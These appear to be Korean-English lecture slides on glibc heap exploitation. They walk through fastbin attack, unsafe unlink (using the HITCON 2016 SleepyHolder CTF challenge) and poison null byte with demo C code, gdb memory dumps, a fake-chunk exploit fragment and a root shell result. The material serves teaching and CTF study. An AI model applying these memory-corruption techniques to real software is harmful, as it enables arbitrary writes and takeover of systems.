All of heap exploitation

Agenda

1. **fastbin attack**
2. **Unsafe Unlink**
3. **Poison Null byte**
4. **House of Force**
5. **House of Orange**

Before Start..

Heap ? Stack ?


1. Stack : Function Prologue

```c
#include <stdio.h>

int main()
{
        char stack[256];

        memset(stack, 0x00, 256);
        strcpy(stack, "HelloWorld!!\n");
        printf("%s\n", stack);
        return 0;
}
```

Before Start..

Heap ? Stack ?

1. Stack : Function Prologue



Before Start..

Heap ? Stack ?

1. Heap : malloc(), calloc(), realloc().. or inside scanf()

    malloc() : 기본 동적 메모리 할당 함수 (In Kernel -> kmalloc())

    [Reference : void *malloc(size_t size)]

    calloc() : 메모리 할당 후 초기화

    [Reference : void *calloc(size_t num, size_t size)]

    realloc() : 이미 할당된 메모리 영역의 사이즈를 변경하고 재할당

    [Reference : void *realloc(void *memblock, size_t size)]

Inside scanf()

- scanf는 입력 함수지만, 내부적으로 임시버퍼를 할당할 때 heap 사용

Before Start..

Heap ? Stack ?

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
        char *ptr1;
        char *ptr2;

        ptr1 = malloc(256);
        ptr2 = calloc(256, sizeof(char));

        free(ptr2);
        free(ptr1);

        return 0;
}
```

Before Start..

Heap ? Stack ?

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{

}
```

```
Breakpoint 1, 0x0804847b in main ()
(gdb) info proc map
process 13725
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /media/psf/Home/repository/sample/heap
         0x8049000  0x804a000     0x1000        0x0 /media/psf/Home/repository/sample/heap
         0x804a000  0x804b000     0x1000     0x1000 /media/psf/Home/repository/sample/heap
         0x804b000  0x806c000    0x21000        0x0 [heap]
        0xf7e06000 0xf7e07000     0x1000        0x0
        0xf7e07000 0xf7fb4000   0x1ad000        0x0 /lib32/libc-2.23.so
        0xf7fb4000 0xf7fb5000     0x1000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb5000 0xf7fb7000     0x2000   0x1ad000 /lib32/libc-2.23.so
        0xf7fb7000 0xf7fb8000     0x1000   0x1af000 /lib32/libc-2.23.so
        0xf7fb8000 0xf7fbc000     0x4000        0x0
        0xf7fd5000 0xf7fd7000     0x2000        0x0 [vvar]
        0xf7fd7000 0xf7fd9000     0x2000        0x0 [vdso]
        0xf7fd9000 0xf7ffb000    0x22000        0x0 /lib32/ld-2.23.so
        0xf7ffb000 0xf7ffc000     0x1000        0x0
        0xf7ffc000 0xf7ffd000     0x1000    0x22000 /lib32/ld-2.23.so
        0xf7ffd000 0xf7ffe000     0x1000    0x23000 /lib32/ld-2.23.so
        0xfffdd000 0xffffe000    0x21000        0x0 [stack]
(gdb)
```

Differences

1. In case of Stack Memory

```
Breakpoint 1, 0x0804848f in main ()
(gdb) x/1i $pc
=> 0x804848f <main+84>: ret
(gdb) x/10wx $esp
0xffffd02c:     0xf7e1f637      0x00000001      0xffffd0c4      0xffffd0cc
0xffffd03c:     0x00000000      0x00000000      0x00000000      0xf7fb7000
0xffffd04c:     0xf7ffdc04      0xf7ffd000
(gdb) 
```

There are many stack variables such as RET, SFP

2. In case of Heap Memory

```
(gdb) r
Starting program: /media/psf/Home/repository/sample/heap

Breakpoint 1, 0x0804847b in main ()
(gdb) x/10wx $eax
0x804b008:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b018:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b028:      0x00000000      0x00000000
(gdb)
```

There are any RET, SFP

Structure of Block

1. Meta Data in Header

```
struct malloc_chunk {

  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead.

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

mchunk_prev_size : previous malloc chunk's size
mchunk_size : current malloc chunk's size
fd : forward malloc chunk's pointer
bk : backward malloc chunk's pointer

In mchunk_size : There are some bit fields
- M, N, P
- P : PREV_INUSE : If previous malloc chunk freed, this bit field set to 0

Fastbin Attack

- 메모리는 사이즈에 따라서 bins가 나뉘어서 관리됨.
- __int_malloc() 함수는 72바이트 이하의 크기는 fastbin으로 분류
  -> fastbin은 Single Linked List로 관리된다.

- 72바이트 이하 블럭은 free되었을 때 fastbin에 들어가게 됨
- fastbin은 fd가 NULL이 아닐 경우, 기존 fastbin에 있던 주소를 반환하고,
  fastbin에 새롭게 fd에 있던 주소를 넣음.
- 만약 fastbin이 가리키는 주소가 새로 할당하려는 메모리 주소와 같은 사이즈를 지닌
  정상적인 주소라면 해당 fd에 새롭게 할당함.

Fastbin Attack

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
        unsigned long size;
        int *ptr;
        int *ptr2;
        int *ptr3;

        size = 0x11;
        ptr = malloc(8);
        ptr2 = malloc(8);
        ptr3 = malloc(8);

        printf("[%p %p %p]\n", ptr, ptr2, ptr3);

        free(ptr);
        *ptr = ((char *)&size) - 4;
        *(((char *)&size) - 4) = 0;

        printf("malloc(8) => %p\n", malloc(8));
        printf("malloc(8) => %p\n", malloc(8));
        return 0;
}
```

Fastbin Attack

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
        unsigned long size;
        int *ptr;
        int *ptr2;
        int *ptr3;

        size = 0x11;
        ptr = malloc(8);
        ptr2 = malloc(8);
        ptr3 = malloc(8);
        *(((char *)&size) - 4) = 0;

        printf("malloc(8) => %p\n", malloc(8));
        printf("malloc(8) => %p\n", malloc(8));
        return 0;
}
```

```
root@parallels-vm:/media/psf/Home/repository/sample# ./heap2
[0x9864008 0x9864018 0x9864028]
malloc(8) => 0x9864008
malloc(8) => 0xffcf45f0
root@parallels-vm:/media/psf/Home/repository/sample#
```

Unsafe Unlink

- 기존의 Unlink 익스플로잇 기술을 막기 위한 미티게이션이 추가됨

```
/* consolidate backward */
if (!prev_inuse(p)) {
  prevsize = prev_size (p);
  size += prevsize;
  p = chunk_at_offset(p, -((long) prevsize));
  unlink(av, p, bck, fwd);
}
```

- Unlink라는 매크로는 이전 chunk가 사용되지 않을 시에 호출됨
- 위 사진에서 prevsize를 구해서 size에 더해주는 것을 보아 병합과정에 사용된다는 것을 알 수 있음

Unsafe Unlink

- Unlink 매크로의 동작 과정

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
      malloc_printerr ("corrupted size vs. prev_size");                       \
    FD = P->fd;                                                               \
    BK = P->bk;                                                               \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                     \
      malloc_printerr ("corrupted double-linked list");                       \
    else {                                                                    \
        FD->bk = BK;                                                          \
        BK->fd = FD;                                                          \
        if (!in_smallbin_range (chunksize_nomask (P))                         \
```

- Unlink 매크로는 이전 FD와 BK를 패치함으로써 병합을 수행하는 매크로임
- __builtin_expect 부분을 보면 알 수 있지만, 몇 가지 조건이 추가됨.
- FD->bk != P || BK->fd != P 라면, corrupted double-linked list 에러를 출력함

- 하지만 해커들은 이 것을 우회하기 위한 기술을 만듦, 그것이 Unsafe Unlink
- 한 가지 문제를 풀어보면서 설명하도록 하겠음

HITCON 2016 - Pwn

- Pwn 분야에 출제된 SleepyHolder 라는 문제, 취약점은 다음과 같음.

```
memset(&s, 0, 4uLL);
read(0, &s, 4uLL);
v0 = atoi(&s);
if ( v0 == 1 )
{
  free(buf);
  dword_6020E0 = 0;
}
else if ( v0 == 2 )
{
  free(qword_6020C0);
  dword_6020D8 = 0;
}
```

- Renew와 wipe, keep 3가지의 기능이 있는데, wipe에서 Double Free 버그가 발생

```
(gdb) x/10gx 0x20e3510-16
0x20e3500:      0x0000000000000000      0x0000000000000031
0x20e3510:      0x0000000041414141      0x0000000000000000
0x20e3520:      0x0000000000000000      0x0000000000000000
0x20e3530:      0x0000000000000000      0x0000000000020ad1
0x20e3540:      0x0000000000000000      0x0000000000000000
(gdb)
```

- 첫 번째 가장 작은 small secret은 0x31사이즈로 할당됨

HITCON 2016 - Pwn

```
(gdb) x/10gx 0xa71cf0-16
0xa71ce0:       0x0000000000000000      0x0000000000000031
0xa71cf0:       0x0000000041414141      0x0000000000000000
0xa71d00:       0x0000000000000000      0x0000000000000000
0xa71d10:       0x0000000000000000      0x0000000000000fb1
0xa71d20:       0x0000000042424242      0x0000000000000000
(gdb) 
```

- 2번째 large chunk가 할당되었을 때의 모습
- 만약 이 때 처음에 할당한 chunk가 free()로 해제된다면 다음과 같이 바뀜

```
(gdb) x/10gx 0x1f5e170-16
0x1f5e160:      0x0000000000000000      0x0000000000000031
0x1f5e170:      0x0000000000000000      0x0000000000000000
0x1f5e180:      0x0000000000000000      0x0000000000000000
0x1f5e190:      0x0000000000000000      0x0000000000000fb1
0x1f5e1a0:      0x0000000042424242      0x0000000000000000
(gdb) 
```

- 이때는 free된 chunk가 fastbin에 들어가기 때문에 prev_inuse가 1임.

HITCON 2016 - Pwn

```
(gdb) x/10gx 0x13f6360
0x13f6360:      0x00007fb3536dbb98      0x00007fb3536dbb98
0x13f6370:      0x0000000000000000      0x0000000000000000
0x13f6380:      0x0000000000000030      0x0000000000000fb0
0x13f6390:      0x0000000042424242      0x0000000000000000
0x13f63a0:      0x0000000000000000      0x0000000000000000
(gdb)
```

- huge secret이 할당되었을 때의 메모리 상태
- prev_size가 세팅되고 prev_inuse 비트가 0이됨

```
else
  {
    idx = largebin_index (nb);
    if (have_fastchunks (av))
      malloc_consolidate (av);
  }

/*
```

- __int_malloc()은 내부적으로 fastbin과 small bin, large bin을 나눠서 처리함
- large bin의 경우에는 마지막에 처리가 되고, 만약 fastchunk를 가지고 있다면 malloc_consolidate()를 호출함

HITCON 2016 - Pwn

- malloc_consolidate() 함수 내부에서는 fastbin을 탐색하고, 이 fastbin을 Small bin 또는 unsorted bin으로 옮기는 과정을 거친다.
- 이 과정으로 인해, large bin을 만들 때, unsorted bin을 병합하기 때문에 fastbin의 bin list에는 기존 fastbin이 사라짐, 이 이유는 malloc_consolidate()에 있음 -> fastbin이 bin list에서 제거되기 때문에 Double Free Bug 트리거 가능

```
keep(1, "AAAA")
keep(2, "BBBB")
wipe(1)
keep(3, "CCCC")
wipe(1)
```

```
(gdb) x/10gx 0x6020d0
0x6020d0:       0x0000000001e680a0      0x0000000100000001
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
(gdb) x/10gx 0x1e680a0-16
0x1e68090:      0x0000000000000000      0x0000000000000031
0x1e680a0:      0x0000000000000000      0x00007fe651b93b98
0x1e680b0:      0x0000000000000000      0x0000000000000000
0x1e680c0:      0x0000000000000030      0x0000000000000fb0
0x1e680d0:      0x0000000042424242      0x0000000000000000
(gdb)
```

HITCON 2016 - Pwn

```
fake_chunk = p64(0x0)
fake_chunk += p64(0x21)
fake_chunk += p64(0x6020d0 - 0x18)                # FD
fake_chunk += p64(0x6020d0 - 0x10)                # BK
fake_chunk += p64(0x20)                           # Fake prev_size

p.interactive()
```

- Fake Chunk를 만들어서 unlink 매크로의 조건식을 통과시킴

```
0x00007f1a3f998230 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:84
84      ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) x/10gx 0x6020d0
0x6020d0:       0x00000000006020b8      0x0000000100000000
0x6020e0:       0x0000000000000001      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
(gdb) 
```

- Double Free가 트리거되었기 때문에, 같은 위치가 2번 Free되었음.
- keep으로 새로 fastbin을 할당하더라도 prev_inuse bit가 0으로 유지됨.
- fake chunk를 전역변수인 0x6020d0을 기준으로 FD, BK가 가리키게 만들면 전역변수 자리에 전역변수의 P라는 기준값이 써지게 됨.
- 이제 원하는 메모리에는 어디든지 원하는 값을 쓸 수 있음.

HITCON 2016 - Pwn

```
fake_chunk = p64(0x0)
fake_chunk += p64(0x21)
fake_chunk += p64(0x6020d0 - 0x18)              # FD
fake_chunk += p64(0x6020d0 - 0x10)              # BK
fake_chunk += p64(0x20)                         # Fake prev_size
```

```
root@parallels-vm:/media/psf/Home/repository/ctf/HITCON CTF 2016/pwn/SleepyHolder# ./exp.py
[+] Starting local process './SleepHolder': pid 4737
[*] atoi@libc : 0x7f4af66bae80
[*] system : 0x7f4af66c9390
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

```
0x6020d0:       0x00000000006020b8      0x0000000100000000
0x6020e0:       0x0000000000000001      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
(gdb)
```

- Double Free가 트리거되었기 때문에, 같은 위치가 2번 Free되었음.
- keep으로 새로 fastbin을 할당하더라도 prev_inuse bit가 0으로 유지됨.
- fake chunk를 전역변수인 0x6020d0을 기준으로 FD, BK가 가리키게 만들면 전역변수 자리에 전역변수의 P라는 기준값이 써지게 됨.
- 이제 원하는 메모리에는 어디든지 원하는 값을 쓸 수 있음.

Poison Null Byte

- Poison Null Byte는 이름 그대로 NULL을 덮어씌움으로써 발생하는 취약점이다.
- 1 byte의 NULL로 인한 Off-By-One 취약점으로 size를 1바이트 바꿀 수 있는 것이 전제

- CTF문제보다는 How2Heap의 예제를 통해 설명하도록 하겠음.

https://github.com/YeonExp/how2heap_private/blob/master/poison_null_byte.c

1. 우선 3개의 chunk를 할당함.

```
(gdb) x/10gx 0x602000
0x602000:       0x0000000000000000      0x0000000000000111
0x602010:       0x0000000000000000      0x0000000000000000
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
(gdb)
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000000      0x0000000000000000
(gdb)
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
(gdb)
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000211
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
(gdb)
```

Poison Null Byte

2. 이후에 사용해줄 Fake Size를 두 번째 chunk 끝자락에 만들어줌

```
0x602310:       0x0000000000000200      0x0000000000000000
(gdb)
0x602320:       0x0000000000000000      0x0000000000000111
0x602330:       0x0000000000000000      0x0000000000000000
0x602340:       0x0000000000000000      0x0000000000000000
0x602350:       0x0000000000000000      0x0000000000000000
0x602360:       0x0000000000000000      0x0000000000000000
(gdb)
```

3. 원래 기존 prev_size는 0x210이 되어야하지만, 우리는 그보다 작은 0x200을 만듦.
   이제 chunk b를 free해줌.

```
0x6022d0:       0x0000000000000000      0x0000000000000000
0x6022e0:       0x0000000000000000      0x0000000000000000
0x6022f0:       0x0000000000000000      0x0000000000000000
0x602300:       0x0000000000000000      0x0000000000000000
0x602310:       0x0000000000000200      0x0000000000000000
(gdb)
0x602320:       0x0000000000000210      0x0000000000000110
0x602330:       0x0000000000000000      0x0000000000000000
0x602340:       0x0000000000000000      0x0000000000000000
0x602350:       0x0000000000000000      0x0000000000000000
0x602360:       0x0000000000000000      0x0000000000000000
(gdb)
```

Poison Null Byte

4. 정상적인 prev_size가 fake size 바로 아래에 생성된 것을 확인할 수 있음.
5. 이제 우리는 chunk a가 1바이트 Off-By-One이 발생한다는 가정하게 chunk b의 size를 1바이트만큼 0x00으로 바꿈

```
(gdb)
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000200
0x602120:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602130:       0x0000000000000000      0x0000000000000000
(gdb)
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
```

6. 이제 0x100만큼 또 다시 malloc()을 호출하면 만들어진 fake size를 기준으로 만들어짐

```
(gdb)
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000111
0x602120:       0x00007ffff7dd1d68      0x00007ffff7dd1d68
0x602130:       0x0000000000000000      0x0000000000000000
(gdb)
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
```

Poison Null Byte

7. 우리는 이전에 chunk b를 free했기 때문에, 그보다 작은 0x100만큼의 chunk는 b가 존재하던 자리에서 size가 분할되어 새로 생성됨, 아래쪽 메타데이터를 보면

```
0x602220:       0x0000000000000000      0x00000000000000f1
(gdb)
0x602230:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602240:       0x0000000000000000      0x0000000000000000
0x602250:       0x0000000000000000      0x0000000000000000
0x602260:       0x0000000000000000      0x0000000000000000
0x602270:       0x0000000000000000      0x0000000000000000
(gdb)
0x602280:       0x0000000000000000      0x0000000000000000
0x602290:       0x0000000000000000      0x0000000000000000
0x6022a0:       0x0000000000000000      0x0000000000000000
0x6022b0:       0x0000000000000000      0x0000000000000000
0x6022c0:       0x0000000000000000      0x0000000000000000
(gdb)
0x6022d0:       0x0000000000000000      0x0000000000000000
0x6022e0:       0x0000000000000000      0x0000000000000000
0x6022f0:       0x0000000000000000      0x0000000000000000
0x602300:       0x0000000000000000      0x0000000000000000
0x602310:       0x00000000000000f0      0x0000000000000000
(gdb)
0x602320:       0x0000000000000210      0x0000000000000110
```

8. Chunk c의 metadata인 size나 prev_size에는 변화가 없음. 그 위의 fake size였던 0x200을 기준으로 chunk가 만들어진다는 것을 알 수 있음.

Poison Null Byte

9. 우리가 free된 chunk 영역 내에서 얼마나 할당하던간에, chunk c에서는 chunk b가 위치하던 메모리에 데이터가 얼마나 있던간에 free된 메모리로 인식함 (PREV_INUSE)

```
(gdb)
0x6022d0:       0x0000000000000000      0x0000000000000000
0x6022e0:       0x0000000000000000      0x0000000000000000
0x6022f0:       0x0000000000000000      0x0000000000000000
0x602300:       0x0000000000000000      0x0000000000000000
0x602310:       0x0000000000000060      0x0000000000000000
(gdb)
0x602320:       0x0000000000000210      0x0000000000000110
0x602330:       0x0000000000000000      0x0000000000000000
0x602340:       0x0000000000000000      0x0000000000000000
0x602350:       0x0000000000000000      0x0000000000000000
0x602360:       0x0000000000000000      0x0000000000000000
(gdb)
```

10. Chunk b의 영역에는 메모리가 할당되었음에도 chunk c는 b를 free된 메모리라고 인식 여기서 free(b1);을 수행하면 chunk c 입장에서는 재할당된 chunk b가 free되었다고 생각

Poison Null Byte

11. Chunk b1과 chunk c가 차례로 free되면, chunk c는 prev_size가 0x210이기 때문에, 자신의 바로 이전 chunk는 b1이라고 생각하고, 두 chunk가 병합되어버림

```
(gdb)
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000321
0x602120:       0x00000000006022b0      0x00007ffff7dd1b78
0x602130:       0x0000000000000000      0x0000000000000000
(gdb)
0x602140:       0x0000000000000000      0x0000000000000000
0x602150:       0x0000000000000000      0x0000000000000000
```

12. 이제 여기서 malloc(0x300)으로 0x300만큼의 메모리를 할당하면 해당 병합된 위치에 새로운 메모리가 만들어짐. 하지만, 새로운 chunk 내에는 chunk b2가 존재하고 Overlapping이 일어남

```
(gdb)
0x602230:       0x4242424242424242      0x4242424242424242
0x602240:       0x4242424242424242      0x4242424242424242
0x602250:       0x4242424242424242      0x4242424242424242
0x602260:       0x4242424242424242      0x4242424242424242
0x602270:       0x4242424242424242      0x4242424242424242
(gdb)
0x602280:       0x4242424242424242      0x4242424242424242
0x602290:       0x4242424242424242      0x4242424242424242
0x6022a0:       0x4242424242424242      0x4242424242424242
0x6022b0:       0x0000000000000000      0x0000000000000061
0x6022c0:       0x00007ffff7dd1b78      0x0000000000602110
(gdb)
```

House of Force

다음에 추가 예정

House of Orange

다음에 추가 예정

End